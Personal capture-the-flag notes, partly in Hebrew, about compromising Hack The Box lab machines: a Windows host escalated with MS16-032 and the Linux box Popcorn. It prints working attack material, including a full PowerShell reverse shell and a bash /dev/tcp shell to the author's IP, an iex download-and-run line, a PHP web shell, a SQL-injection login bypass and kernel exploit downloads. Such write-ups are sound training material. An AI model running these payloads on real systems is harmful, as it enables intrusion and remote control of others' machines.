**Explanation:**

I executed the winPEASx64 binary from the SMB share I set up, hoping to run some enumeration on the target.

# Web File Transfer

2023 ספטמבר26 יוםשלישי 16:08

**Command:**

```
certutil -urlcache -split -f http://10.10.16.14/winPEASx64.exe winPEASx64.exe
```

**Explanation:**

I leveraged certutil to fetch the winPEASx64 binary from my server. certutil is a native Windows tool typically used for certificate management, but it can be used to download files from the web.

**Command:**

```
./winPEASx64.exe
```

**Explanation:**

I executed the winPEASx64 binary to further enumerate the system. The tool scans for potential areas of vulnerability or misconfigurations that I could exploit.

# System Information Collection

יוםשלישי 26ספטמבר 2023 16:09

**Command:**

```
systeminfo
```

**Explanation:**
I ran the systeminfo command on the target machine to gather detailed information about its configuration, installed patches, and more.

# Vulnerability Assessment

יוםשלישי 26ספטמבר 2023 16:10

**Command:**

```
python3 wes.py /home/kali/Desktop/sysinfo.txt --impact "elevation of privilege" --exploits-only
```

**Explanation:**
I analyzed the output of the systeminfo command using the wes.py script. This script assesses potential vulnerabilities, focusing on elevation of privilege.

# PowerShell Environment Check

יוםשלישי 26ספטמבר 2023 16:11

**Command:**

```
[Environment]::Is64BitProcess
```

**Explanation:**
I checked if the currently running PowerShell process was 64-bit. This helps determine the type of payloads or exploits I can run.

**Command:**

```
$PSHome
```

**Explanation:**
I retrieved the home directory of the currently running PowerShell instance. The path indicated that it was running from the SysWOW64 folder, a directory that contains 32-bit applications on a 64-bit Windows system.

**Links:**
https://ss64.com/nt/syntax-64bit.html

# Switching Between 32-bit and 64-bit PowerShell

יום שלישי 26 ספטמבר 2023 16:21

**Command:**

```
if ($env:PROCESSOR_ARCHITECTURE -eq 'x86') {
   & 'C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe' -Command {
       $client = New-Object System.Net.Sockets.TCPClient('10.10.16.14',1235);
       $stream = $client.GetStream();
       [byte[]]$bytes = 0..65535|%{0};
       while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
          $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
          $sendback = (iex $data 2>&1 | Out-String );
          $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
          $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
          $stream.Write($sendbyte,0,$sendbyte.Length);
          $stream.Flush()
       };
       $client.Close();
   }
} else {
   $client = New-Object System.Net.Sockets.TCPClient('10.10.16.14',1235);
   $stream = $client.GetStream();
   [byte[]]$bytes = 0..65535|%{0};
   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
       $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
       $sendback = (iex $data 2>&1 | Out-String );
       $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
       $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
       $stream.Write($sendbyte,0,$sendbyte.Length);
       $stream.Flush()
   };
   $client.Close();
}
```

**Explanation:**
This script is essentially a way to ensure that I always run the 64-bit version of PowerShell on a 64-bit system. The logic is simple: it checks if the current PowerShell process is 32-bit (using the $env:PROCESSOR_ARCHITECTURE variable). If it is, it invokes the 64-bit PowerShell located in 'C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe' and runs the subsequent command there. Otherwise, it directly runs the command in the current (64-bit) PowerShell.

Within the script, I create a new TCP client connection to my machine, ensuring that any data received is executed, and the result is sent back, effectively creating a reverse shell.

# Exploiting with the Invoke-MS16-032.ps1 Script

2023 ספטמבר26 יוםשלישי 16:29

**I downloaded the script from:**

https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/Invoke-MS16032.ps1

**Explanation:**
I acquired the Invoke-MS16-032.ps1 file, a PowerShell script that exploits the MS16-032 vulnerability to achieve privilege escalation. This exploit is designed to execute commands with elevated privileges on vulnerable Windows systems.

**Command:**
**I appended the following line to the end of the Invoke-MS16-032.ps1 script:**

```
Invoke-MS16032 -Command "iex(New-Object
Net.WebClient).DownloadString('http://10.10.16.14/x/update.ps1')"
```

**Explanation:**
I appended the following line to the end of the Invoke-MS16-032.ps1 script. By adding this line, I instructed the script to invoke the vulnerability exploit and execute a remote PowerShell script (update.ps1) hosted on my local server. This approach allowed me to run arbitrary PowerShell code with elevated privileges on the target machine.

## Attempt to Use the Exploit

**Note:**
Despite my efforts, the exploit initially failed. The presence of a hyphen in the "Invoke-MS16032" function caused the code to crash my shell. I noted this for future reference, ensuring that this mistake wouldn't be repeated.

**Links:**
https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/Invoke-MS16032.ps1

# PowerShell Exploit Execution

2023 ספטמבר26 יוםשלישי 16:33

**Command:**

```
Invoke-WebRequest -URI http://10.10.16.14:8000/powershell_64bit.ps1 -OutFile C:\Users\Public\Downloads\powershell_64bit.ps1
```

**Explanation:**
I used the Invoke-WebRequest cmdlet to transfer the powershell_64bit.ps1 script from my local server to the Downloads directory of the target machine's public user profile. This script, once executed, would ensure I was using the 64-bit version of PowerShell on the target.

## Achieve Elevated Privileges

**Command:**

```
./Invoke-MS16-032.ps1
```

**Explanation:**

After ensuring that all necessary scripts were in place and correcting the hyphen error in the "Invoke-MS16-032" function, I ran the exploit script. This successfully exploited the MS16-032 vulnerability, granting me an administrative shell on the target machine.

**Links:**
https://www.itprotoday.com/powershell/3-ways-download-file-powershell#close-modal

# (SecWiki Script Method) Remote Desktop Connection

2023 ספטמבר26 יוםשלישי 16:13

**Command:**

```
xfreerdp /u:user /p:password /v:10.10.10.8 /smart-sizing
```

**Explanation:**
I attempted to establish a remote desktop connection to the target using the provided credentials found from the winPEAS scan.

**Command:**

```
certutil -urlcache -split -f http://10.10.16.14:8000/ms16-032.exe
```

**Explanation:**

Here, I used certutil, a command-line program installed as part of Certificate Services, to download the exploit from my machine. While certutil is primarily designed for working with certificates, it can also be misused to fetch files from remote locations, making it a popular choice for attackers when traditional methods (like wget or curl) are not available.

After downloading, running the exploit (.\ms16-032.exe) will, if successful, open a new elevated command prompt on the target machine.

**Links:**
https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-032/x64

# Further Information

2023 ספטמבר 26 יום שלישי 16:14

**The Essence of MS16-032**

MS16-032 is a well-known Windows privilege escalation vulnerability. It arises from how secondary logon processes handle requests. Successful exploitation allows the attacker to run arbitrary code with elevated permissions.

When using a PowerShell-based exploit for this vulnerability, the essence lies in triggering the secondary logon process in a way that it permits unauthorized code execution. Typically, the CreateProcessWithLogonW method is abused to start a new process with elevated rights.

The scripts associated with this exploit usually help run desired commands with SYSTEM privileges, leading to full system control.

**Understanding the MS16-032 Script (From SecWiki):**

The MS16-032 exploit targets a vulnerability found in the Windows Secondary Logon Service. The vulnerability itself exists because the service fails to properly manage memory. When exploited, an attacker can run arbitrary code with elevated privileges.

In layman's terms, the exploit works by tricking the system into giving the attacker's code more privileges than it should have. This is why, post-exploitation, a new command prompt opens with elevated rights, giving the attacker admin-level access to the system.

The combination of methods – using both a PowerShell-based reverse shell and the MS16-032 exploit – showcases the multi-faceted nature of penetration testing. While the PowerShell script ensures command-line access to the machine, the exploit solidifies control by elevating privileges. Combining these with the visual confirmation provided by Remote Desktop Connection ensures not only successful exploitation but also the ability to maneuver and perform further actions with ease on the compromised machine.

**32-bit vs. 64-bit Processes in Windows**

On a 64-bit version of Windows, both 32-bit and 64-bit versions of certain system executables and folders exist. The "SysWOW64" folder, for instance, contains 32-bit binaries, whereas the "System32" folder (counterintuitively) contains 64-bit binaries. If one runs a 32-bit process on a 64-bit system, certain file and registry operations get redirected, often leading to unexpected behavior when running exploits or payloads. Thus, understanding the bitness of the environment is crucial when selecting and executing exploits.

The "Invoke-MS16-032" script and the subsequent use of Invoke-WebRequest are ways to harness and control such behaviors, ultimately allowing the execution of scripts in the desired environment.

**Windows Kernel Exploits**

Kernel-level exploits are potent tools in the arsenal of penetration testers. These operate at the OS's core level, granting an attacker a significant level of control. The MS16-032, being a kernel exploit, is a reflection of this, offering escalated privileges when successfully exploited.


It's vital to tread cautiously with such exploits as they have the potential to crash systems or introduce system instabilities. When working in real-world environments, always ensure backups are in place and critical systems are insulated from potential disruptions.

**Links:**

https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/Invoke-MS16032.ps1
https://ss64.com/nt/syntax-64bit.html
https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-032/x64
https://www.itprotoday.com/powershell/3-ways-download-file-powershell#close-modal

# Popcorn

## הישג הסמכה



Popcorn has been Pwned

Matans has successfully pwned Popcorn Machine from Hack The Box

#10557
MACHINE RANK

27 Sep 2023
PWN DATE

RETIRED
MACHINE STATE

**פרטי מכונה:**

- קושי: בינוני
- קישור: https://www.hackthebox.com/achievement/machine/1636210/4

**איך פרצתי:**

- גישה ראשונית: שימוש ב-sqlmap בדף הכניסה הניב אישורים, והזרקת SQL בסיסית הקלה על הגישה. בניווט בבלוג, ציינתי את שם המשתמש 'admin' וקיבלתי כניסה באמצעות המחרוזת "admin'#". למרות שיכולתי ליצור משתמש חדש, בחרתי לנצל תכונת העלאת קבצים, תוך עקיפת הגבלות בחוכמה על ידי הוספת קוד PHP לבייטים הקסומים של התמונה, וכתוצאה מכך סיומת הקובץ הבלתי שגרתית ".png.php". גישה יצירתית זו אפשרה ביצוע פקודות על היעד וגישה למעטפת לאחר מכן.
- הסלמה של הרשאות: שלושה ניצולים בולטים - DirtyC4w, Full Nelson, ו- PAM 1.1.0- CVE-2010-0832 - הציעו הסלמה פוטנציאלית של הרשאות. כל אחד הועסק בהצלחה, והעניק לי הרשאות מוגברות.

# Popcorn | Nmap Scan

```
Nmap scan report for 10.10.10.6
Host is up (0.15s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open http Apache httpd 2.2.12 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.12 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/26%OT=22%CT=1%CU=38588%PV=Y%DS=2%DC=T%G=Y%TM=6513A59
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=C7%GCD=1%ISR=D3%TI=Z%CI=Z%II=I%TS=9)SEQ(S
OS:P=CA%GCD=1%ISR=D1%TI=Z%CI=Z%II=I%TS=8)SEQ(SP=CC%GCD=1%ISR=D0%TI=Z%CI=Z%I
OS:I=I%TS=8)SEQ(SP=CD%GCD=2%ISR=D1%TI=Z%CI=Z%II=I%TS=8)OPS(O1=M53AST11NW6%O
OS:2=M53AST11NW6%O3=M53ANNT11NW6%O4=M53AST11NW6%O5=M53AST11NW6%O6
=M53AST11)
OS:WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=
40%W=
OS:16D0%O=M53ANNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
OS:T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=S+%F=AS%O=M53AST11NW6%RD=0%Q=)T4(R=Y%
DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%
RD
OS:=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
S
OS:=O%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
T7(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%
R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1 140.34 ms 10.10.16.1
2 70.50 ms 10.10.10.6

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 692.69 seconds
```

# Nmap scan | In-depth analysis

יום רביעי 27 ספטמבר 2023 12:39

**Port:** 22
**Service:** ssh

**Description:** This service corresponds to the SSH (Secure Shell) protocol, which is used for secure remote command-line, login, and command execution. OpenSSH is the most popular implementation of the SSH protocol.

**Security Implications:**

- The detected version is "OpenSSH 5.1p1 Debian 6ubuntu2". Older versions of SSH may have vulnerabilities, and this version might be outdated, making it susceptible to known vulnerabilities.
- Two SSH host keys were identified (DSA and RSA). If they are exposed, an attacker might be able to decrypt SSH traffic or impersonate the server.

**Port:** 80
**Service:** http

**Description:** This service indicates that a web server is running. In this case, it's the Apache HTTPD server, which serves web pages over the HTTP protocol.

**Security Implications:**

- The detected version is "Apache httpd 2.2.12". This version is outdated and could have known vulnerabilities.
- The title of the website was not provided, and the server header confirms the Apache version.

**General OS Information:**

- The operating system is Linux. The exact version was not determined by Nmap, but clues from the scan, like the specific SSH version, suggest an older Ubuntu distribution, possibly around the 9.10 ("Karmic Koala") era.
- The Nmap TCP/IP fingerprint provides details on how the target OS responds to specific network probes. This fingerprint can be used to match against Nmap's database to help identify the OS, but in this case, there was no exact match.

**Additional Notes:**

- The traceroute shows the path data packets take to reach the target. The two hops listed might help in understanding the network topology.
- The overall scan took quite a long time (692.69 seconds). Ensure to use efficient scan techniques or consider breaking down scans to avoid causing disruptions or drawing unwanted attention.
- Since port 80 is open and running Apache, further web vulnerability scanning tools, like Nikto or Dirbuster, to identify possible misconfigurations or vulnerabilities.

# Directory Enumeration

יום רביעי 27 ספטמבר 2023 12:44

**Command:**

```
gobuster dir -w /usr/share/wordlists/dirb/big.txt -u http://10.10.10.6/ -t 32
```

**Explanation:**
I used Gobuster to enumerate directories on the given web server. The -w flag specifies the wordlist to be used for the directory search. The -u flag sets the target URL, and -t sets the number of concurrent threads.

**Command:**

```
dirsearch --url=http://10.10.10.6/ --wordlists=/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt --threads=15 --random-agent --format=simple
```

**Explanation:**
I employed dirsearch to further scan the target website for directories using another wordlist. The --threads parameter is used to set concurrent threads, and --random-agent makes use of a random user agent for each request to potentially bypass any basic user agent filtering. The output format is set to 'simple' for easier parsing.

# SQL Injection

יום רביעי 27ספטמבר 2023 12:45

**Observation:**
Upon visiting http://10.10.10.6/torrent, I noticed the presence of an admin user. Entering admin' as the username and any random value for the password generated an error that revealed the underlying SQL code. This hinted at a possible SQL injection vulnerability, even though there was no initial indication of SQL from prior scans.

SQL injection can exist even if initial scans do not detect an SQL service. Just because an SQL service isn't directly accessible doesn't mean that web applications aren't communicating with an underlying database. The detection of SQL code in error messages is a strong indicator of a potential injection point.

**Command:**

```
sqlmap --url=http://10.10.10.6/torrent/login.php --data="username=admin&password=admin"--dbms=mysql --level=5 --risk=3 --batch --threads=10 --method=POST
```

**Explanation:**
I utilized sqlmap, an automatic SQL injection tool. The command attempts SQL injection on the provided URL.

**--data** parameter provides POST data to be sent.
**--dbms=mysql** specifies that the backend database system is MySQL.
**--level=5 and --risk=3** increase the intensity and risk level of the scan respectively.
**--batch** automates the scan's decision-making processes.
**--threads=10** sets the number of concurrent scanning threads.
**--method=POST** indicates the use of the HTTP POST method.

**Further Information:**
sqlmap is a powerful open-source penetration testing tool that automates the detection and exploitation of SQL injection flaws. By defining specific parameters, we can tailor the injection process to cater to specific vulnerabilities and situations. The command's purpose is to deeply probe the provided URL and associated data for SQL injection vulnerabilities and exploit them if possible.

**Command:**

```
cd dump/torrenthoster/
cat *.csv
```

**Explanation:**
After the sqlmap scan, I navigated to the dumped data directory and displayed its contents. The cat command was used to concatenate and display the contents of the CSV files, revealing user data including the admin hash.

**Hash Recovery:**
In the dumped database contents, I discovered an encrypted hash for the admin user. Despite my efforts and various tools, I was unable to crack this hash.

# SQL Injection Exploitation

2023 ספטמבר 27 יום רביעי 12:51

**Observation:**
Upon visiting http://10.10.10.6/torrent, I discovered the presence of an admin user. When I entered specific values into the login form, I was able to discern the underlying SQL code, hinting at a potential SQL injection vulnerability.

**Login Attempt:**

**Username:** admin'#
**Password:** [any value]

**Explanation:**
By appending a single quote (') followed by a pound sign (#), I was able to comment out the rest of the SQL query. This is a common SQL injection technique used to bypass authentication mechanisms. In this case, the SQL query likely became something similar to:

```
SELECT * FROM users WHERE username='admin'#' AND password='[any value]';
```

The portion after the # is commented out, leading to a successful authentication as the "admin" without needing the correct password.

**Complex Variants:**
There are more sophisticated SQL injection techniques that can be used depending on the context and the nature of the application. For instance:

**Union-based SQL Injection:** Utilizes the SQL UNION operator to combine the results of the original query with results from one or more additional queries.
**Blind SQL Injection:** Retrieves data from the database by asking it a true or false question and determining the answer based on the application's response.
**Time-based Blind SQL Injection:** Determines if the hypothesis is true based on how long it takes the application to respond.

# Alternate File Upload Exploitation

2023 יום רביעי 27ספטמבר 12:54

**Observation:**
While there was an admin login vulnerability, I noticed another vector of potential exploitation. It was possible to simply create a new account on the website, offering the same capabilities as the admin account.

# File Upload Exploitation

יום רביעי 27 ספטמבר 2023 12:55

**Torrent File Upload:**
Upon account creation, I was restricted to only uploading torrent files. This restriction was likely in place as a security measure, but as is often the case, there were ways around this.

**Upload Workflow:**

- I uploaded a benign torrent file to familiarize myself with the upload mechanism.
- Once uploaded, I was redirected to a different section of the website that allowed for image uploads.
- Through trial and investigation, I ascertained that I could exploit this feature. Initially, I uploaded genuine PNG images.
- Using tools like Burp Suite, I then modified the PNGs to have PHP code appended to them, effectively transforming them into malicious PHP files.
- With the modified image files uploaded, I was able to run arbitrary commands on the server, furthering my exploitation of the system.

**Observation:**
I was able to create an account on the website and discovered that the file upload feature only accepts torrent files. After a successful upload of a demo torrent, I could also upload images. I aimed to exploit this feature to upload a PHP reverse shell.

**Command:**

```
<?php system($_GET['cmd']);?>
```
OR
```
<?php system($_REQUEST['cmd']);?>
```

**Explanation:**
Using Burp Suite, I edited the uploaded image to include the above PHP code. This code allows for the execution of system commands passed via the cmd parameter in the URL, I also updated the extension to ".png.php".

**URL:**

http://10.10.10.6/torrent/upload/d0d14c926e6e99761a2fdcff27b403d96376eff6.php?cmd=id

**Explanation:**
Once the modified image was uploaded, I navigated to the given URL and passed the id command via the cmd parameter, confirming the command was executed on the server.

**Command:**

```
curl "http://10.10.10.6/torrent/upload/d0d14c926e6e99761a2fdcff27b403d96376eff6.php" --output REMOVE_ME.txt --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/10.10.16.14/1234 0>&1'"
```

**Explanation:**
I used curl to trigger a reverse shell connection. The --data-urlencode parameter sends the specified command to the server, which in this case attempts to create a reverse shell connection to my

machine on port 1234. However, this attempt was unsuccessful.

**URL:**

http://10.10.10.6/torrent/upload/d0d14c926e6e99761a2fdcff27b403d96376eff6.php?cmd=wget%20http://10.10.16.14:8000/php-reverse-shell.php

**Explanation:**
Instead of the previous method, I decided to download the php-reverse-shell.php from my local machine (hosting it on port 8000) to the target server using the wget command. This approach proved successful.

**Links:**
https://everything.curl.dev/http/post/url-encode
https://unix.stackexchange.com/questions/638221/why-do-i-get-binary-output-using-curl
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp

# Further Information

2023 ספטמבר27 יום רביעי 12:59

SQL Injection is a type of web vulnerability where an attacker can run arbitrary SQL code on a website's database. It arises from unsensitized user input that's directly used in SQL statements. The sqlmap tool automates the tedious process of detecting and exploiting SQL injection weaknesses. By specifying various flags and parameters, the tool can be fine-tuned to perform different types of SQL injections, fetch database details, dump table entries, and even access the underlying operating system.

The file upload feature, while useful, can be risky if not properly implemented. In this challenge, I was able to bypass the file type restrictions using Burp Suite and upload a malicious PHP file that allowed for command execution. When this PHP file is accessed via a web browser or a tool like curl, the server processes it and executes the commands provided. By leveraging this, one can achieve remote code execution on the target server and potentially gain further access to the underlying system.

Understanding the inner workings of these exploits is crucial. SQL injection bypasses the intended flow of an application, allowing unauthorized actions. On the other hand, manipulating file upload functionalities enables attackers to run arbitrary code on the server, leading to a myriad of further attacks. Both methods underscore the importance of validating and sanitizing all user inputs in web applications.

**Links:**
https://everything.curl.dev/http/post/url-encode
https://unix.stackexchange.com/questions/638221/why-do-i-get-binary-output-using-curl
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp

# Adjusting Terminal Settings

יום רביעי 27 ספטמבר 2023 13:16

**Command:**

```
echo $TERM
```

**Explanation:**
I displayed the current terminal type, which is an environment variable. Knowing this can be essential when working in restricted shells or when interfaces don't render correctly.

**Command:**

```
export TERM=xterm
```

**Explanation:**
I set the terminal type to "xterm." This often resolves issues like autocomplete not working or the terminal interface misbehaving.

**Command:**

```
echo $SHELL
```

**Explanation:**
I checked the shell I was currently in, which is another environment variable.

**Command:**

```
export SHELL=/bin/bash
```

**Explanation:**
I set the SHELL environment variable to /bin/bash, ensuring I'm using the bash shell, which provides a more versatile and friendly environment.

**Command:**

Press CNTR + Z

**Explanation:**
I suspended the current terminal session.

**Command:**

```
stty raw -echo; fg
```

**Explanation:**
I adjusted the terminal settings (stty raw -echo) to take raw input (character by character) and disabled local echoing. Then, I resumed (fg) the previously suspended terminal session, often leading to a more interactive shell experience.

# Linux Exploit Suggester

יום רביעי 27 ספטמבר 2023 13:18

**Command:**

```
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
```

**Explanation:**
I fetched the script for Linux Exploit Suggester from GitHub. This tool suggests potential privilege escalation exploits based on the current system's configuration.

**Command:**

```
mv les.sh linux-exploit-suggester.sh
```

**Explanation:**
I renamed the downloaded script for clarity.

**Command:**

```
python -m http.server 8000
```

**Explanation:**
I started a simple HTTP server on port 8000. This allowed me to serve files to the target machine.

**Command:**

```
wget http://10.10.16.14:8000/linux-exploit-suggester.sh
```

**Explanation:**
I downloaded the Linux Exploit Suggester script from my machine to the target.

**Command:**

```
chmod +x linux-exploit-suggester.sh
./linux-exploit-suggester.sh
```

**Explanation:**
I gave execute permissions to the script and then ran it to identify potential vulnerabilities.

**Links:**
https://github.com/The-Z-Labs/linux-exploit-suggester/blob/master/linux-exploit-suggester.sh

# Full Nelson Exploit

יום רביעי 27 ספטמבר 2023 13:20

**Command:**

```
wget http://vulnfactory.org/exploits/full-nelson.c
```

**Explanation:**
I fetched the full-nelson exploit source code. This exploit targets certain Linux kernels and grants elevated privileges to the attacker.

**Command:**

```
gcc full-nelson.c -o a.out
```

**Explanation:**
I compiled the full-nelson exploit using GCC.

**Command:**

```
./a.out
```

**Explanation:**
I executed the compiled exploit, granting me root access on success.

**Links:**
http://vulnfactory.org/exploits/full-nelson.c
https://www.exploit-db.com/exploits/40611

# DirtyC4w Exploit

2023 יום רביעי 27ספטמבר 13:21

The process involved multiple steps, including downloading, renaming, and testing variations of the DirtyCow exploit. DirtyCow is a notorious Linux kernel vulnerability that allows for privilege escalation.

**Command:**

```
wget https://www.exploit-db.com/download/40611
```

**Explanation:**
I fetched the DirtyCow exploit.

**Command:**

```
wget https://raw.githubusercontent.com/firefart/dirtycow/master/dirty.c
```

**Explanation:**
I fetched another variant of the DirtyCow exploit, referred to as "firefart" based on its repository name.

**Command:**

```
gcc -pthread dirty_firefart.c -o dirty -lcrypt
```

**Explanation:**
I compiled the firefart variant of DirtyCow. The -pthread flag links against the POSIX threads library, and -lcrypt links against the cryptographic library.

**Links:**
https://raw.githubusercontent.com/firefart/dirtycow/master/dirty.c

# PAM 1.1.0 Vulnerability

2023 ספטמבר 27 יום רביעי 13:22

**Command:**

```
./14339.sh
```

**Explanation:**
I ran an exploit (Exploit-DB 14339) based on the hints from the HTB writeup. This particular exploit targeted a vulnerability in PAM 1.1.0.

**Links:**
https://www.exploit-db.com/exploits/14339

### 1. Full-Nelson Exploit:

This particular exploit targets Linux kernels 2.6.x. It exploits a race condition in the kernel, leading to privilege escalation. Vulnerabilities like this are usually patched in later kernel versions, emphasizing the importance of regular system updates.

### 2. DirtyCow:

DirtyCow (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel. It had existed in the kernel for a long time (since 2007) and was finally discovered in 2016. It allows an attacker to escalate privileges by exploiting a race condition in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. A malicious actor can modify any file they can read, and subsequently gain unauthorized access.


### 3. PAM 1.1.0 Vulnerability:

PAM (Pluggable Authentication Modules) is a framework used to develop programs that are concerned with authentication. The vulnerability in PAM 1.1.0 allows for privilege escalation through file tampering. Always ensure systems are updated and patched to avoid such vulnerabilities.

**Links:**
https://github.com/The-Z-Labs/linux-exploit-suggester/blob/master/linux-exploit-suggester.sh
http://vulnfactory.org/exploits/full-nelson.c
https://www.exploit-db.com/exploits/40611
https://raw.githubusercontent.com/firefart/dirtycow/master/dirty.c
https://www.exploit-db.com/exploits/14339

# TenTen

## הישג הסמכה



Tenten has been Pwned

Matans has successfully pwned Tenten Machine from Hack The Box

